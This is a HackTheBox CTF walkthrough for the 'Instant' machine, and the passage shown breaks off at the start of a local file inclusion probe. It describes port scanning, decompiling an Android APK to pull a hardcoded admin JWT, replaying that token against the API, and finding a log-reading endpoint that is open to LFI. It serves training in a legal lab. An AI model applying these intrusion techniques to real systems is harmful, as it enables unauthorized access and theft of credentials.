




# HACKTHEBOX

## LAB REPORT

HackTheBox - Instant



### Machine Card Info

**Difficulty :** Medium







**Release Date :** 2024-10-12

**Points :** 30

**Operating System :** Linux



## Table of Contents

<b>1</b>	<b>Presentation</b>	<b>3</b>
1.1	 Rules	3
1.2	 Detailed description	4
<b>2</b>	<b>Final Report</b>	<b>4</b>
2.1	 Enumeration	4
2.2	 Foothold	5
2.3	 User Escalation	11
2.4	 Privilege Escalation	12
<b>3</b>	<b>Findings</b>	<b>15</b>
3.1	Local File Inclusion	15
<b>4</b>	<b>Flags &amp; Conclusion</b>	<b>16</b>
4.1	Flags	16
4.2	Conclusion	16

# 1 Presentation

## 1.1 Rules

Hack The Box provides a platform for cybersecurity enthusiasts to develop technical skills through simulated systems. Following ethical and fair conduct rules is crucial to ensure a positive experience for the whole community. Here are the main rules to observe during CTFs on Hack The Box.

### **No Attacking Infrastructure Outside of Labs**

All penetration testing and intrusion activities must be limited to the machines and environments provided by Hack The Box. Any attempt to access external infrastructure is strictly prohibited and can result in severe penalties, including a platform ban.

### **No Solution Disclosure**

Solution discovery is part of the learning process. Sharing solutions, flags, or specific techniques in public forums, on social media, or even privately with other members without their consent is prohibited. It deprives other participants of the learning experience.

### **Confidentiality of Flags**

Flags are the objectives of each challenge, and each player should obtain them independently. Sharing flags or distributing them in raw or coded forms is against the rules and can lead to disqualification.

### **Use of Personal Scripts and Tools with Caution**

Participants may use open-source tools or personal scripts to complete challenges, but scripts that compromise machine stability are prohibited. For example, Denial of Service (DoS) attacks are strictly banned as they degrade other users' experience.

### **Respect the Community**

Hack The Box encourages a collaborative atmosphere where participants can support one another within the rules. Harassment, intimidation, or disrespectful behavior toward other community members is prohibited. Discussions should remain courteous and constructive, even in cases of disagreement.

### **Report Platform Bugs and Vulnerabilities**

If a participant discovers a bug or vulnerability within the Hack The Box platform itself, they should report it to administrators immediately. Exploiting any flaw in the HTB infrastructure for advantage or to cause disruptions is strictly forbidden.

### **Forum Use and Spoilers**

HTB forums and discussion sections are there to help users progress, but spoilers (revealing elements that give away direct answers or overly specific hints) should be avoided. Discussions should be about sharing general methods without compromising the challenge for other participants.

### **Respect Copyright**

Using protected content without permission, including tools, scripts, or solutions written by others without their consent, can lead to disciplinary actions.

## 1.2 Detailed description

While exploring the website, we found a downloadable application, which we reversed to gather more information. This led us to two hidden subdomains and an access token. Using the token, we communicated with the API and discovered an LFI vulnerability, allowing us to read sensitive system files, including an SSH private key. Leveraging this key to access the server, we located a SolarPutty backup file. After cracking it, we retrieved the root password, securing the necessary privileges to complete the challenge.

The scope of this lab included:

- IP Victim : **10.10.11.37**
- IP Attacker : **10.10.14.19**

# 2 Final Report

## 2.1 Enumeration

Let's start with a port scan :

```
rustscan -a 10.10.11.37
```

There are two open ports :

```
Open 10.10.11.37:22
Open 10.10.11.37:80
```

Use Nmap Script Engine to know more about services running :

```
Nmap scan report for instant.htb (10.10.11.37)
Host is up (0.015s latency).


PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  256 3183eb9f15f840a5049ccb3ff6ec4976 (ECDSA)
|_  256 6f6603470e8ae00397675b41cfe2c7c7 (ED25519)
80/tcp    open  http      Apache httpd 2.4.58
|_ http-server-header: Apache/2.4.58 (Ubuntu)
|_ http-title: Instant Wallet
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5.0
OS details: Linux 5.0
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

# Nmap done at Tue Oct 29 19:33:22 2024 -- 1 IP address (1 host up) scanned in 9.40 seconds
```

**CLI Command used :** `nmap -p22,80 -A 10.10.11.37 -oN nmap.txt`

**SSH** version doesn't seem vulnerable. We'll explore the Apache server.

Add `instant.htb` to the `/etc/hosts` file then go to `http://instant.htb` with a web browser :



In background, you can start web fuzzing and vhost fuzzing but you'll find nothing.


Click on `DOWNLOAD NOW` and it download a file named `instant.apk`.

## 2.2 🛠️ Foothold


### Analyse APK

To decompile the `.apk` file, we can use [jadx-gui](#).

Start and open `instant.apk` :



Explore the source to find some interesting stuff. Use the **Text Search** function in **Navigation** tab. If you search for subdomains :



There are two others subdomains :

- mywalletv1.instant.htb
- swagger-ui.instant.htb

The first seems to be an API. Select and click on **Open** to know more about it.



```
public class AdminActivities {
    private String TestAdminAuthorization() {
        new OkHttpClient().newCall(new Request.Builder().url("http://
mywalletv1.instant.htb/api/v1/view/profile").addHeader("Authorization", "eyJhbGciOiJIUzI1Ni
IsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6IkJkbWluIiwid2FsSWQiOiJmMGVjYTZlNS03ODNhLTQ3MWQtOWQ4
Zi0wMTYyY2JjOTAwZGIiLCJleHAiOjMzMjU5MzAzNjU2fQ.v0qyyAqDSgyoNFHU7MgRQcDA0Bw99_8AEXKGtWZ6rYA")
.build()).enqueue(new Callback() { // from class: com.instantlabs.instant.AdminActivities.1
    static final /* synthetic */ boolean $assertionsDisabled = false;


    @Override // okhttp3.Callback
    public void onFailure(Call call, IOException iOException) {
        System.out.println("Error Here : " + iOException.getMessage());
    }

    @Override // okhttp3.Callback
    public void onResponse(Call call, Response response) throws IOException {
        if (response.isSuccessful()) {
            try {

System.out.println(JsonParser.parseString(response.body().string()).getAsJsonObject().get("
username").getString());
            } catch (JsonSyntaxException e) {
                System.out.println("Error Here : " + e.getMessage());
            }
        }
    }
});
return "Done";
}
}
```


We can see a **Header** with an access token. Use it to interact with the API.

Go to `http://mywalletv1.instant.htb/api/v1/view/profile` :




## Adding header with **BurpSuite** :

Authorization:  
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6Im5wcm9sZSI6IkFkbWluIiwid2F5c2QiOiJmMGVjYTZlNS03ODNhLTQ3MwQ0OWQ4Zi0wMTYyY2JjOTAwZGIiLCJleHAiOjMzMjU5MzAzNjU2fQ.v0qyyAqDSgyoNFHU7MgRQcDA0Bw99\_8AEXKGtWZ6rYA



We have now some information about `admin` user. You can also try to interact with other endpoints but nothing interesting.


Move to the other subdomains :






- /api/v1/admin/read/log
- /api/v1/admin/view/logs


Make a request to `http://swagger-ui.instant.htb/api/v1/admin/view/logs` :



We have a new user. The other endpoints can read log file :




Intercept the request with **BurpSuite** and add the authorization header :





The `log_file_name` may be vulnerable to LFI. So, try to request : `/api/v1/admin/read/log?`

